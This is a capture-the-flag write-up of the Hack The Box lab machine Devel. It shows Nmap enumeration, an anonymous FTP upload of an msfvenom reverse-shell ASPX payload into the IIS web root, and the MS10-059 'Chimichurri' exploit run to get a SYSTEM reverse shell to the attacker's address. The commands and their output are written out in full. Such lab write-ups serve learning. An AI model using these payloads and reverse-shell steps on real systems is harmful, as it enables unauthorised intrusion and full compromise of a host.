HTB Devel Writeup

writeups@centraliowacybersec.com

HTB Devel Thoughts

https://app.hackthebox.com/machines/3

This was a super simple straight to the point box. The foothold method was pretty obvious from the start and once I was in and saw the dated version of the OS I knew there were a dozen different ways to get the system shell.

Table of contents

1. Skills needed and skills learned

2. High Overview

Right from the initial Nmap there are only two ports open. FTP allowed anonymous login and it looked to be the directory of an IIS server. I tested upload and it worked as well. Once I checked the webserver and saw it as a default IIS I knew they were related. I was able to browse to my test file I created so I uploaded some malicious Mfsvenom code and triggered it to get a foothold. From there I started doing simple enumeration but a systeminfo commend showed the dated OS and Kernel. I took that data from systeminfo, put it in windows exploit suggester and started moving up the list until there seemed to be some useful POC. I came across MS10-059, tested and successfully popped a system level shell.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration

3.1. nmap -T4 -p- -v devel.htb

```
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

3.2. sudo nmap -T4 -p21,80 -A -sC -sV -v devel.htb

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91
%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008
R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vis
ta SP2 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 8.1 Update
 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.002 days (since Fri Jan  7 16:25:42 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

4. Service Enumeration

4.1. I checked FTP first and got in with anonymous login.

```
┌──(kali㉿kali)-[~]
└─$ ftp devel.htb
Connected to devel.htb.
220 Microsoft FTP Service
Name (devel.htb:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
```

4.2. This looks to be an IIS root directory.

4.3. I tested file upload and it was successful.

```
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
6 bytes sent in 0.00 secs (139.5089 kB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
01-05-22  11:02PM                    6 test.txt
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
```


4.4. From here I moved over to the website and quickly discovered it was also IIS.

4.5. Big shocker there right?

4.6. IIS 7 usually means Windows Server 2008.

4.7. This may mean fully patched or not, it should be easy to exploit.

4.8. I tested the test page I uploaded to ftp and it worked.




4.9. Looks like I found my foothold.

4.10. I setup an listener

```
┌──(kali㉿kali)-[~/Documents/tools]
└─$ msfconsole -q -x "use multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.14.21; set lpo
rt 9001; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
lhost ⇒ 10.10.14.21
lport ⇒ 9001
[*] Started reverse TCP handler on 10.10.14.21:9001
```

4.11. Created the shell and uploaded it.

4.12. Then executed the code for a foothold on the machine.



```
┌──(kali㉿kali)-[~/Documents/boxes/chatterbox.htb]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.21 LPORT=9001 -f aspx -o reverse.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2899 bytes
Saved as: reverse.aspx

┌──(kali㉿kali)-[~/Documents/boxes/chatterbox.htb]
└─$ ftp devel.htb
Connected to devel.htb.
220 Microsoft FTP Service
Name (devel.htb:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put reverse.aspx
local: reverse.aspx remote: reverse.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2936 bytes sent in 0.00 secs (32.5580 MB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~/Documents/boxes/chatterbox.htb]
└─$ msfconsole -q -x "use multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.14.21; set lpo
rt 9001; exploit"


[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.14.21
lport => 9001
[*] Started reverse TCP handler on 10.10.14.21:9001
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.21:9001 -> 10.10.10.5:49158 ) at 2022-01-07 16:30:32 -0600
```

5. Privilege Escalation

5.1. I started with a systeminfo command to see what we were running and I was wrong about it being server 2008 but I was close.

5.2. It ended up being Windows 7 Enterprise.

5.3. I pulled the systeminfo and dumped it into a txt file on my machine.

5.4. I then downloaded windows exploit suggester to enumerate the potential kernel exploits.

5.5. https://github.com/AonCyberLabs/Windows-Exploit-Suggester


```
┌──(kali㉿kali)-[~/Documents/boxes/devel.htb/Windows-Exploit-Suggester]
└─$ python2 windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2022-01-07-mssb.xls
[*] done

┌──(kali㉿kali)-[~/Documents/boxes/devel.htb/Windows-Exploit-Suggester]
└─$ python2 windows-exploit-suggester.py -d 2022-01-05-mssb.xls -i ../systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[-] please install and upgrade the python-xlrd library
```

5.6. Minor issue with dependencies because of python2 so I just downloaded the library locally.

5.7. https://pypi.org/project/xlrd/1.1.0/

5.8. Python2 pip isn't working well on kali anymore so this is my common simple fix for POCs and kits like this.



5.9. Once the library was present the toolkit worked as expected.

```
┌──(kali㉿kali)-[~/Documents/boxes/devel.htb/Windows-Exploit-Suggester]
└─$ ls                                                                    1 ×
2022-01-07-mssb.xls  LICENSE.md  README.md  windows-exploit-suggester.py  xlrd

┌──(kali㉿kali)-[~/Documents/boxes/devel.htb/Windows-Exploit-Suggester]
└─$ python2 windows-exploit-suggester.py -d 2022-01-07-mssb.xls -i ../systeminfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 179 potential bulletins(s) with a database of 137 known exploits
[*] there are now 179 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 32-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.,
 PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0
 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Impo
rtant
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

5.10. Great place to start so I started working up the list from oldest to newest.

5.11. I found working public code for ms10-059

5.12. https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS10-059

5.13. I downloaded it onto the attack box and renamed it to something easier.

```
┌──(kali㉿kali)-[~/Documents/boxes/devel.htb]
└─$ ls -la
total 784
drwxr-xr-x 3 kali kali   4096 Jan  7 16:52 .
drwxr-xr-x 6 kali kali   4096 Jan  7 16:32 ..
-rw-r--r-- 1 kali kali 784384 Jan  6 09:30 churri.exe
-rw-r--r-- 1 kali kali   1909 Jan  7 16:32 systeminfo.txt
drwxr-xr-x 4 kali kali   4096 Jan  7 16:37 Windows-Exploit-Suggester
```

5.14. I then uploaded it with meterpreter onto the victim

5.15. I set up a netcat listener and then executed the code for a system level shell.

```
meterpreter > cd c:\\windows\\temp
meterpreter > mkdir t
Creating directory: t
meterpreter > cd t
meterpreter > pwd
c:\windows\temp\t
meterpreter > upload /home/kali/Documents/boxes/devel.htb/churri.exe
[*] uploading  : /home/kali/Documents/boxes/devel.htb/churri.exe → churri.exe
[*] Uploaded 766.00 KiB of 766.00 KiB (100.0%): /home/kali/Documents/boxes/devel.htb/churri.exe → churri.exe
[*] uploaded   : /home/kali/Documents/boxes/devel.htb/churri.exe → churri.exe
meterpreter > shell
Process 3028 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\temp\t>churri.exe
churri.exe
/Chimichurri/——>This exploit gives you a Local System shell <BR>/Chimichurri/——>Usage: Chimichurri.exe ipaddress por
t <BR>
c:\windows\temp\t>churri.exe 10.10.14.21 9002
churri.exe 10.10.14.21 9002
/Chimichurri/——>This exploit gives you a Local System shell <BR>/Chimichurri/——>Changing registry values ... <BR>/Chim
ichurri/——>Got SYSTEM token ... <BR>/Chimichurri/——>Running reverse shell ... <BR>/Chimichurri/——>Restoring default regi
stry values ... <BR>
c:\windows\temp\t>
```

```
c:\Users\babis\Desktop>whoami
whoami
nt authority\system

c:\Users\babis\Desktop>hostname
hostname
devel

c:\Users\babis\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::24c
   Link-local IPv6 Address . . . . . : fe80::58c0:f1cf:abc6:bb9e%15
   IPv4 Address. . . . . . . . . . . : 10.10.10.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{C57F02F8-DF4F-40EE-BC21-A206B3F501E4}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\Users\babis\Desktop>type c:\users\babis\desktop\user.txt.txt
type c:\users\babis\desktop\user.txt.txt
9[redacted]e8
c:\Users\babis\Desktop>type c:\users\administrator\desktop\root.txt
type c:\users\administrator\desktop\root.txt
e6[redacted]4b
```